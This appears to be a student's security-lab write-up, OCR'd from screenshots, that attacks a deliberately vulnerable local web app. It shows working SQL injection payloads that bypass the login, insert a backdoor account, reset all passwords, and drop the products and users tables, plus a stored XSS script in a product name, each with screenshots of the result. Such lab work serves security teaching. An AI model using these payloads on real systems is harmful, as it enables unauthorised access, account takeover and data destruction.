
(1)
Bypass the login screen. Without using a username and password, hack into the website login page using the appropriate script or command injection.

Answer:

Logged in successfully using below input in the username and password fields.



Username *

' or '1'='1


Password *

•••••••••••

(2)Open a backdoor . Once a hacker is in, they immediately open a backdoor (a way that they can use later to log into the system without hacking it again, such as creating a new account). So in this task, you should create new user account and keep it as a backdoor.

Answer:

Created a new account using below query in the price filed of “add new product” feature. This is a way of blind SQL injection by guessing table name and number of columns.



localhost:8080/SQLInjection/addProduct.jsp

Product Name*


Mouse

Product Price*

11";INSERT INTO users VALUES("6","hack","hack","hack","hack");

Input given into text box:
11"; INSERT INTO users VALUES ("6", "hack", "hack", "hack", "hack");

<u>Database status after creating new account.</u>



localhost:8080/SQLInjection/UserManagementServlet?action=viewusersandproducts

Products

Code	Description	Price
IP214	Laptop	1230.0
LM25	Lamp	21.0
DS12	Disk	63.12
XCle1	temp	12.0


ID	firstName	lastName	email	password
1	John	Connor	JohnConnor	skynet
2	Sarah	Connor	SarahConnor	judgementday
3	Jon	Snow	JonSnow	defendthewall
4	Alan	Turing	AlanTuring	christopher
5	hack	hack	hack	hack
5	hack	hack	hack	hack
6	hack	hack	hack	hack

Back to Login

Restore user and product Database to their original status

(3)
Take over all customer accounts in the website by setting all of their passwords to ‘123’. Once a backdoor is created, now you need to attack other customers and hijacking their accounts, set all of their passwords to one value so you can log into their accounts whenever you please.

Answer: Knowing the table names from earlier answer/task and also guessing column name of password field we would be able to form query -> 11**”;UPDATE users SET password=”123”WHERE 1=1;**




Product Name*

speaker

Product Price*

11";UPDATE users SET password="123" WHERE 1=1;

Database status after above query:



SQLi-vm32 [Running] - Oracle VM VirtualBox
localhost:8080/SQLInject
DB Status
localhost:8080/SQLInjection/UserManagementServlet?action=viewusersandpr

Products

Code	Description	Price
IP214	Laptop	1230.0
LM25	Lamp	21.0
DS12	Disk	63.12
XCle1	temp	12.0

ID	firstName	lastName	email	password
1	John	Connor	JohnConnor	123
2	Sarah	Connor	SarahConnor	123
3	Jon	Snow	JonSnow	123
4	Alan	Turing	AlanTuring	123
5	hack	hack	hack	123
5	hack	hack	hack	123
6	hack	hack	hack	123

Back to Login


Restore user and product Database to their original status

(4)

Use XSS attack to run script on a user (victim) if they go to view products page. An XSS attack is like planting a trap, you plant it, and then you wait for a victim to step on it. So if you add a new product that has a XSS in its name, then when another customer logs in and views all products, he will be caught by you r trap, or in other words, your script in the XSS will run on his machine. In this task, plant XSS in the product list by adding a new product that has a script in its name.

Input in the text box:

Qualcom Processor<script>alert(“XSS Attack”)</script>




localhost:8080/SQLInjection/addProduct.jsp

Qualcom Processor<script>alert("XSS Attack")</script>

11

Persisted XSS attack result while viewing product view.




localhost:8080/SQLInjection/UserManagementServlet?action=login

localhost:8080 says:

XSS Attack

(5)
Wipe the products database. Sometimes, a hacker wants to destroy things rather than steal them (Denial of Service attacks). This could be done by wiping the database. In this task, you should delete all products. After successfully deleting all products, you should see an empty list of products when you log in.

11";DROP TABLE products;


SQLi-vm32 [Running] - Oracle VM VirtualBox
localhost:8080/SQLInject
Adding Product
localhost:8080/SQLInjection/addProduct.jsp

Add Product form


Product Name*

Dropping table

Product Price*

11";DROP TABLE products;

Database status after above query is executed.


SQLi-vm32 [Running] - Oracle VM VirtualBox
localhost:8080/SQLInject
DB Status
localhost:8080/SQLInjection/UserManagementServlet?action=viewusersandproducts

Products

Code Description Price

ID	firstName	lastName	email	password
1	John	Connor	JohnConnor	123
2	Sarah	Connor	SarahConnor	123
3	Jon	Snow	JonSnow	123
4	Alan	Turing	AlanTuring	123
5	hack	hack	hack	123
5	hack	hack	hack	123
6	hack	hack	hack	123


Back to Login

Restore user and product Database to their original status

(6)

Wipe the users database. In this task, you should delete all user accounts. After successfully deleting all users, you should not be able to login using any account.

11”; DROP TABLE users;



SQLi-vm32 [Running] - Oracle VM VirtualBox
localhost:8080/SQLInject
Adding Product
localhost:8080/SQLInjection/addProduct.jsp
Add Product


Add Product form

Product Name* Dropping table

Product Price* 11";DROP TABLE users;

Above injection will result into following things.

Not able to login



SQLi-vm32 [Running] - Oracle VM VirtualBox
localhost:8080/SQLInject
Login Page
localhost:8080/SQLInjection/index.html

Login

Username *
JohnConnor

Password *
••••••


Login
Click here to unregister an account
View Database Status


SQLi-vm32 [Running] - Oracle VM VirtualBox
localhost:8080/SQLInject
Servlet MembershipCont
localhost:8080/SQLInjection/UserManagementServlet?action=login

Membership Servlet

User does not exist

Database status



SQLi-vm32 [Running] - Oracle VM VirtualBox

localhost:8080/SQLInjection/UserManagementServlet?action=viewusersandproducts

Products

Code Description Price

ID firstName lastName email password

Back to Login

Restore user and product Database to their original status